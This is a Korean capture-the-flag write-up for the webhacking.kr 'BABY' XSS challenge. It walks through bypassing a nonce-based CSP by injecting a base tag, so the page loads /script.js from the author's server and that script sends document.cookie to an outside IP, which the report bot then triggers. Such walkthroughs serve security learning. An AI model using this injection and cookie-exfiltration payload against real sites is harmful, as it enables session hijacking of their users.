BABY 문제 write-up

강승민

webhacking.kr:10010/?inject=asdf

you can inject anything

asdf [<u>Error Report</u>]

문제를 보면 inject라는 파라미터를 받아서 출력해준다. 이를 보고 XSS가 가능할 것 같아서 시도해보았더니

Q webhacking.kr:10010/?inject=<script>alert("A");</script>

you can inject anything

[Error Report]

이와 같이 동작하지 않는 모습을 볼 수 있었다. 무엇이 문제인지 파악하다 개발자도구의 콘솔을 보았더니

Refused to execute inline script because it violates the following Content

Security Policy directive: "script-src 'nonce-L92F0gnZQrGKtdcjaY/WgwhcNeE='". Either the
'unsafe-inline' keyword, a hash ('sha256-X6Nnmy3Ns4lfepD02wEF/4h70Q4k5q0kKO45CYSYLxM='), or a
nonce ('nonce-...') is required to enable inline execution.

>


이와 같은 에러가 보였는데 CSP가 동작하여 스크립트 동작을 차단했다는 에러 문구 였다.



에러문구에서 보았듯이 CSP가 적용되어 있어서 이를 더 자세히 알기 위해 적용중인 CSP를 알려주는 사이트에 검색해보았더니 에러문구에서 보였던 script-src만 적용된 것을 볼 수 있다.



script-src는 위 사진과 같이 /script.js 파일의 스크립트만 동작 시키겠다는 것인데 여기서 생기는 문제가 웹사이트 주소를 제외하고 적혀 있기 때문에 html의 <base hre=//>태그를 이용하여 바꿔 주면 XSS가 가능할 것 같다.



location.href="http://13.125.5.146/?cookie=" + document.cookie
//?inject=<base href=//13.125.5.146/>

그래서 개인서버에서 /script.js 경로로 파일을 만들고 쿠키를 가져올 자바스크립트 코드를 작성했다.



이후 이렇게 접속하니 XSS가 가능했고

Is there any error at this website? report to admin! admin will check immediately.

report URL : http://webhacking.kr:10010/ ?inject=<base href=//13.125. 제출

Flag를 쿠키에 가진 봇이 XSS에 당하게 만들기 위해 error report를 해주면

이와 같이 개인서버의 로그에 쿠키 값으로 Flag를 얻을 수 있다.